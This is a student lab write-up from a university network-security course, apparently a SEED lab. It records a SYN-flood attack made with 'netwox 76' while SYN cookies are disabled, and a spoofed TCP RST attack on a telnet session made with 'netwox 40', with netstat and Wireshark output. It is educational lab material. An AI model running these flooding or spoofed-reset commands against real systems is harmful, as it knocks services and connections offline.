

# LAB-2 TCP ATTACK

Name : ANKITH J RAI

SRN : PES1UG19CS069


Sec : B

**Attacker machine ip address : 10.0.2.5**

**Client /Victim machine ip address : 10.0.2.7**


**Server machine ip address : 10.0.2.8**

## Task 1: SYN Flooding Attack




```
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 128  
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ █
```

we get the current size of the victim's queue as 128



```
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0  
net.ipv4.tcp_syncookies = 0  
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ █
```



```
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ netstat -na | grep tcp  
tcp        0      0 127.0.1.1:53          0.0.0.0:*          LISTEN  
tcp        0      0 10.0.2.7:53          0.0.0.0:*          LISTEN  
tcp        0      0 127.0.0.1:53          0.0.0.0:*          LISTEN  
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN  
tcp        0      0 127.0.0.1:631         0.0.0.0:*          LISTEN  
tcp        0      0 0.0.0.0:23          0.0.0.0:*          LISTEN  
tcp        0      0 127.0.0.1:953         0.0.0.0:*          LISTEN  
tcp        0      0 127.0.0.1:3306        0.0.0.0:*          LISTEN  
tcp6       0      0 :::80              :::*               LISTEN  
tcp6       0      0 :::53              :::*               LISTEN  
tcp6       0      0 :::21              :::*               LISTEN  
tcp6       0      0 :::22              :::*               LISTEN  
tcp6       0      0 :::1:631           :::*               LISTEN  
tcp6       0      0 ::::3128           :::*               LISTEN  
tcp6       0      0 :::1:953            :::*               LISTEN  
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ █
```

## Flooding attack:

SeedUbuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.7:53             0.0.0.0:*
tcp      0      0 127.0.0.0.1:53          0.0.0.0:*
tcp      0      0 0.0.0.0.0:22           0.0.0.0:*
tcp      0      0 127.0.0.0.1:631         0.0.0.0:*
tcp      0      0 0.0.0.0.0:23           0.0.0.0:*
tcp      0      0 127.0.0.0.1:953         0.0.0.0:*
tcp      0      0 127.0.0.0.1:3306         0.0.0.0:*
tcp      0      0 10.0.2.7:23            253.219.226.30:8990    SYN_RECV
tcp      0      0 10.0.2.7:23            251.76.116.213:52852   SYN_RECV
tcp      0      0 10.0.2.7:23            255.251.80.211:13694   SYN_RECV
tcp      0      0 10.0.2.7:23            244.68.56.184:6617     SYN_RECV
tcp      0      0 10.0.2.7:23            252.53.53.77:11025    SYN_RECV
tcp      0      0 10.0.2.7:23            242.181.11.188:35699   SYN_RECV
tcp      0      0 10.0.2.7:23            249.99.232.61:39680   SYN_RECV
tcp      0      0 10.0.2.7:23            248.234.155.139:50729  SYN_RECV
tcp      0      0 10.0.2.7:23            255.118.209.116:28161  SYN_RECV
tcp      0      0 10.0.2.7:23            241.183.219.38:58650   SYN_RECV
tcp      0      0 10.0.2.7:23            244.54.1.115:39729    SYN_RECV
tcp      0      0 10.0.2.7:23            246.159.216.48:14721   SYN_RECV
tcp      0      0 10.0.2.7:23            243.88.226.134:5081    SYN_RECV
tcp      0      0 10.0.2.7:23            244.233.81.49:14192    SYN_RECV
tcp      0      0 10.0.2.7:23            254.129.132.111:37813  SYN_RECV
tcp      0      0 10.0.2.7:23            242.149.252.37:34693   SYN_RECV
tcp      0      0 10.0.2.7:23            250.15.132.148:52480   SYN_RECV
tcp      0      0 10.0.2.7:23            247.138.114.124:58655  SYN_RECV
tcp      0      0 10.0.2.7:23            251.188.48.136:11659   SYN_RECV
tcp      0      0 10.0.2.7:23            247.75.187.196:7668    SYN_RECV
tcp      0      0 10.0.2.7:23            249.132.47.81:27946   SYN_RECV
tcp      0      0 10.0.2.7:23            247.243.56.208:50224   SYN_RECV
tcp      0      0 10.0.2.7:23            248.172.30.184:54253   SYN_RECV
tcp      0      0 10.0.2.7:23            253.15.62.28:30380    SYN_RECV
tcp      0      0 10.0.2.7:23            246.211.13.33:44124   SYN_RECV
tcp      0      0 10.0.2.7:23            242.96.229.117:32762   SYN_RECV
```



tcp	0	0	10.0.2.7:23	255.33.189.107:59026	SYN_RECV
tcp	0	0	10.0.2.7:23	243.222.119.79:44436	SYN_RECV
tcp	0	0	10.0.2.7:23	251.195.46.80:5176	SYN_RECV
tcp	0	0	10.0.2.7:23	251.82.117.195:28265	SYN_RECV
tcp	0	0	10.0.2.7:23	242.166.51.187:44586	SYN_RECV
tcp	0	0	10.0.2.7:23	241.37.28.172:2289	SYN_RECV
tcp	0	0	10.0.2.7:23	246.80.228.223:41914	SYN_RECV
tcp	0	0	10.0.2.7:23	244.148.187.60:27053	SYN_RECV
tcp	0	0	10.0.2.7:23	250.241.44.6:17324	SYN_RECV
tcp	0	0	10.0.2.7:23	254.130.151.166:39282	SYN_RECV
tcp	0	0	10.0.2.7:23	250.106.143.116:63421	SYN_RECV
tcp	0	0	10.0.2.7:23	246.171.69.82:5099	SYN_RECV
tcp	0	0	10.0.2.7:23	248.98.38.191:63588	SYN_RECV
tcp	0	0	10.0.2.7:23	250.179.192.72:61854	SYN_RECV
tcp	0	0	10.0.2.7:23	244.138.235.164:39122	SYN_RECV
tcp	0	0	10.0.2.7:23	252.196.99.172:13802	SYN_RECV
tcp	0	0	10.0.2.7:23	250.148.32.186:16905	SYN_RECV
tcp	0	0	10.0.2.7:23	242.25.171.174:12500	SYN_RECV
tcp	0	0	10.0.2.7:23	247.155.243.137:59265	SYN_RECV
tcp	0	0	10.0.2.7:23	252.130.9.102:8403	SYN_RECV
tcp	0	0	10.0.2.7:23	245.21.24.184:63570	SYN_RECV
tcp	0	0	10.0.2.7:23	251.157.238.30:2193	SYN_RECV
tcp	0	0	10.0.2.7:23	252.247.45.96:31625	SYN_RECV
tcp	0	0	10.0.2.7:23	241.40.50.220:38967	SYN_RECV
tcp	0	0	10.0.2.7:23	254.2.25.15:54773	SYN_RECV
tcp	0	0	10.0.2.7:23	246.173.170.252:58022	SYN_RECV
tcp	0	0	10.0.2.7:23	244.148.195.82:33545	SYN_RECV
tcp	0	0	10.0.2.7:23	253.225.201.176:6931	SYN_RECV
tcp	0	0	10.0.2.7:23	240.140.210.204:3858	SYN_RECV
tcp	0	0	10.0.2.7:23	252.84.206.30:15276	SYN_RECV
tcp	0	0	10.0.2.7:23	241.208.49.160:54768	SYN_RECV
tcp	0	0	10.0.2.7:23	248.70.248.198:17936	SYN_RECV
tcp	0	0	10.0.2.7:23	253.90.100.186:36312	SYN_RECV
tcp	0	0	10.0.2.7:23	245.6.173.9:49803	SYN_RECV
tcp	0	0	10.0.2.7:23	248.64.236.120:4314	SYN_RECV
tcp	0	0	10.0.2.7:23	252.144.157.254:19872	SYN_RECV
tcp	0	0	10.0.2.7:23	247.244.7.84:27148	SYN_RECV
tcp	0	0	10.0.2.7:23	241.6.196.56:4090	SYN_RECV



tcp	0	0	10.0.2.7:23	254.178.158.189:4398	SYN_RECV
tcp	0	0	10.0.2.7:23	255.88.166.144:42781	SYN_RECV
tcp	0	0	10.0.2.7:23	246.77.246.81:27375	SYN_RECV
tcp	0	0	10.0.2.7:23	255.100.136.34:61030	SYN_RECV
tcp	0	0	10.0.2.7:23	249.206.239.103:31310	SYN_RECV
tcp	0	0	10.0.2.7:23	250.96.2.61:60112	SYN_RECV
tcp	0	0	10.0.2.7:23	250.173.40.248:49625	SYN_RECV
tcp	0	0	10.0.2.7:23	243.199.80.134:40005	SYN_RECV
tcp	0	0	10.0.2.7:23	246.198.51.75:54508	SYN_RECV
tcp	0	0	10.0.2.7:23	243.209.230.254:16711	SYN_RECV
tcp	0	0	10.0.2.7:23	255.42.97.114:43731	SYN_RECV
tcp	0	0	10.0.2.7:23	242.71.208.157:17402	SYN_RECV
tcp	0	0	10.0.2.7:23	252.38.229.179:15166	SYN_RECV
tcp	0	0	10.0.2.7:23	250.158.133.55:33707	SYN_RECV
tcp	0	0	10.0.2.7:23	240.165.134.185:30436	SYN_RECV
tcp	0	0	10.0.2.7:23	245.16.57.209:63238	SYN_RECV
tcp	0	0	10.0.2.7:23	241.19.187.97:60569	SYN_RECV
tcp	0	0	10.0.2.7:23	253.227.38.231:15614	SYN_RECV
tcp	0	0	10.0.2.7:23	249.21.121.8:1223	SYN_RECV
tcp	0	0	10.0.2.7:23	252.108.254.93:37019	SYN_RECV
tcp	0	0	10.0.2.7:23	241.151.229.125:60055	SYN_RECV
tcp	0	0	10.0.2.7:23	254.192.220.46:54437	SYN_RECV
tcp	0	0	10.0.2.7:23	243.193.232.65:40503	SYN_RECV
tcp	0	0	10.0.2.7:23	247.217.132.225:19238	SYN_RECV
tcp	0	0	10.0.2.7:23	254.205.113.154:49443	SYN_RECV
tcp	0	0	10.0.2.7:23	243.63.21.175:57605	SYN_RECV
tcp	0	0	10.0.2.7:23	250.8.154.10:28633	SYN_RECV
tcp	0	0	10.0.2.7:23	245.160.81.177:51183	SYN_RECV
tcp	0	0	10.0.2.7:23	248.129.209.233:33597	SYN_RECV
tcp	0	0	10.0.2.7:23	242.187.75.247:36441	SYN_RECV
tcp	0	0	10.0.2.7:23	243.67.128.151:22718	SYN_RECV
tcp	0	0	10.0.2.7:23	243.35.230.61:62047	SYN_RECV
tcp	0	0	10.0.2.7:23	253.124.179.149:20305	SYN_RECV
tcp	0	0	10.0.2.7:23	251.156.97.199:44832	SYN_RECV
tcp6	0	0	:::80	:::*	LISTEN
tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::21	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN

```


tcp6      0      0 ::1:631          ::::*                      LISTEN
tcp6      0      0 ::::3128         ::::*                      LISTEN
tcp6      0      0 ::::1:953        ::::*                      LISTEN
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ 

```

## On pinging victim machine from observer machine

SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help



SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-09-08 03:09:00.1854904...	10.0.2.8	10.0.2.7	TCP	76	44946 → 23 [SYN] Seq=2410812701 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=269628 TSeср=0 WS=128
2	2021-09-08 03:09:01.1924986...	10.0.2.8	10.0.2.7	TCP	76	[TCP Retransmission] 44946 → 23 [SYN] Seq=2410812701 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=269880 ...
3	2021-09-08 03:09:01.8707398...	::1		UDP	64	44839 → 55563 Len=0
4	2021-09-08 03:09:03.2882733...	10.0.2.8	10.0.2.7	TCP	76	[TCP Retransmission] 44946 → 23 [SYN] Seq=2410812701 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=270384 ...
5	2021-09-08 03:09:05.3199734...	PcsCompu_4e:7d:b7		ARP	44	Who has 10.0.2.7 Tell 10.0.2.8
6	2021-09-08 03:09:05.3200434...	PcsCompu_e4:52:98		ARP	62	10.0.2.7 is at 00:00:27:e4:52:98
7	2021-09-08 03:09:07.3663078...	10.0.2.8	10.0.2.7	TCP	76	[TCP Retransmission] 44946 → 23 [SYN] Seq=2410812701 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=271424 ...
8	2021-09-08 03:09:15.5603556...	10.0.2.8	10.0.2.7	TCP	76	[TCP Retransmission] 44946 → 23 [SYN] Seq=2410812701 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=273472 ...
9	2021-09-08 03:09:21.8899272...	::1		UDP	64	44839 → 55563 Len=0

Wireshark · Packet 2 · wireshark\_any\_20210908030856\_VTNgT7

- ▶ Frame 2: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
- ▶ Linux cooked capture
- ▶ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.7
- ▼ Transmission Control Protocol, Src Port: 44946, Dst Port: 23, Seq: 2410812701, Len: 0
  - Source Port: 44946
  - Destination Port: 23
  - [Stream index: 0]
  - [TCP Segment Len: 0]
  - Sequence number: 2410812701
  - Acknowledgment number: 0
  - Header Length: 40 bytes
  - ▼ Flags: 0x002 (SYN)
    - 000. .... .... = Reserved: Not set
    - ...0 .... .... = Nonce: Not set
    - .... 0.... .... = Congestion Window Reduced (CWR): Not set
    - .... .0.... .... = ECN-Echo: Not set
    - .... ..0.... .... = Urgent: Not set
    - .... ...0.... .... = Acknowledgment: Not set
    - .... .... 0.... .... = Push: Not set
    - .... .... .0.... .... = Reset: Not set
    - .... .... ..1.... = Syn: Set
    - .... .... ..0.... = Fin: Not set
  - [TCP Flags: .....S.]
  - Window size value: 29200
  - [Calculated window size: 29200]
  - Checksum: 0x183d [unverified]
  - [Checksum Status: Unverified]
  - Urgent pointer: 0
  - ▶ Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale
  - ▼ [SEQ/ACK analysis]
  - ▼ [TCP Analysis Flags]
    - ▶ [Expert Info (Note/Sequence): This frame is a (suspected) retransmission]
    - [The RTO for this segment was: 1.006998189 seconds]
    - [RTO based on delta from frame: 1]

## On setting `tcp_syncookies=1`

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

SeedUbuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[09/18/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_attacker$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

Now on executing the above command in the attacker machine we can see that the victim machine is flooded with packets.



## Task 2: TCP RST Attacks on telnet and ssh connections

### i) RST Attacks on telnet connections

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[09/18/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^'.
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Sat Sep 18 14:41:58 EDT 2021 from 10.0.2.7 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/18/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

\*any

telnet

No.	Time	Source	Destination	Protocol	Length	Info
5	2021-09-18 14:56:53.1218140...	10.0.2.7	10.0.2.8	TELNET	95	Telnet Data ...
12	2021-09-18 14:56:53.1678304...	10.0.2.8	10.0.2.7	TELNET	80	Telnet Data ...
14	2021-09-18 14:56:53.1681952...	10.0.2.8	10.0.2.7	TELNET	107	Telnet Data ...
16	2021-09-18 14:56:53.1685405...	10.0.2.7	10.0.2.8	TELNET	191	Telnet Data ...
18	2021-09-18 14:56:53.1687363...	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
19	2021-09-18 14:56:53.1699323...	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
26	2021-09-18 14:56:53.1699817...	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
21	2021-09-18 14:56:53.1694867...	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
22	2021-09-18 14:56:53.1694923...	10.0.2.8	10.0.2.7	TELNET	88	Telnet Data ...
26	2021-09-18 14:56:53.2120111...	10.0.2.8	10.0.2.7	TELNET	102	Telnet Data ...
28	2021-09-18 14:56:54.6471918...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
29	2021-09-18 14:56:54.6473703...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
31	2021-09-18 14:56:54.8700612...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
32	2021-09-18 14:56:54.8701277...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
34	2021-09-18 14:56:55.0335656...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
35	2021-09-18 14:56:55.0337009...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
37	2021-09-18 14:56:55.2182143...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
38	2021-09-18 14:56:55.2184361...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
40	2021-09-18 14:56:55.4142983...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
41	2021-09-18 14:56:55.4148082...	10.0.2.8	10.0.2.7	TELNET	80	Telnet Data ...
43	2021-09-18 14:56:55.6755154...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
45	2021-09-18 14:56:55.8580136...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
47	2021-09-18 14:56:56.0127245...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
49	2021-09-18 14:56:56.2927870...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
51	2021-09-18 14:56:56.5219491...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
53	2021-09-18 14:56:56.5255345...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
55	2021-09-18 14:56:56.5345883...	10.0.2.8	10.0.2.7	TELNET	132	Telnet Data ...
57	2021-09-18 14:56:56.5359710...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
59	2021-09-18 14:56:56.5966951...	10.0.2.8	10.0.2.7	TELNET	131	Telnet Data ...
61	2021-09-18 14:56:56.5964323...	10.0.2.8	10.0.2.7	TELNET	282	Telnet Data ...
63	2021-09-18 14:56:56.6598458...	10.0.2.8	10.0.2.7	TELNET	113	Telnet Data ...

SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Frame 63: 113 bytes on wire (904 bits), 113 bytes captured (904 bits) on interface 0

Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.7

0100 . . . Version: 4

. . . . . Header Length: 20 bytes (5)

Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)

Total Length: 97

Identification: 0xad17 (44311)

Flags: 0x02 (Don't Fragment)

Fragment offset: 0

Time to live: 64

Protocol: TCP (6)

Header checksum: 0x7561 [validation disabled]

[Header checksum status: Unverified]

Source: 10.0.2.8

Destination: 10.0.2.7

[Source GeoIP: Unknown]

[Destination GeoIP: Unknown]

Transmission Control Protocol, Src Port: 23, Dst Port: 41226, Seq: 3046968830, Ack: 523275597, Len: 45

Source Port: 23

Destination Port: 41226

[Stream index: 0]

[TCP Segment Len: 45]

Sequence number: 3046968830

[Next sequence number: 3046968875]

Acknowledgment number: 523275597

Header Length: 32 bytes

Flags: 0x018 (PSH, ACK)

Window size value: 227

[Calculated window size: 29056]

[Window size scaling factor: 128]

Checksum: 0x1862 [unverified]

[Checksum Status: Unverified]

Urgent pointer: 0

Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

[SEQ/ACK analysis]

Telnet

From the packet captured in the wireshark screenshot we can see that:

- 1)Next sequence number is **3046968875**
- 2)Source ip address is **10.0.2.8**
- 3)Destination ip address is **10.0.2.7**
- 4)source port number is **23**
- 5)Destination port number is **41226**

## **Now doing the RESET attack using netwox tool 40**

```
[09/18/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_attacker$ sudo netwox 40 -l 10.0.2.8 -m 10.0.2.7 -o 23 -p 41226 -B -q 3046968875
```

IP	
version	ihl
4	5
tos	0x00=0
id	r D M
0xC0B9=49337	0 0 0
ttl	offsetfrag
0x00=0	0x0000=0
protocol	checksum
0x06=6	0xE208
source	
10.0.2.8	
destination	
10.0.2.7	
TCP	
source port	destination port
0x0017=23	0xA10A=41226
seqnum	
0xB59D0E2B=3046968875	
acknum	
0x00000000=0	
doff	R R r r r C E U A P R S F
5	0 0 0 0 0 0 0 0 0 1 0 0
checksum	window
0x32E8=13032	0x0000=0
urgptr	0x0000=0

The attacker sends this Reset packet(as we can see that the R flag in the packet is 1) to 10.0.2.7 imitating or impersonating as 10.0.2.8 .

From the below screenshot we can see that the telnet connection has been **closed**.


```
[09/18/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
```

```
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^)'.
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
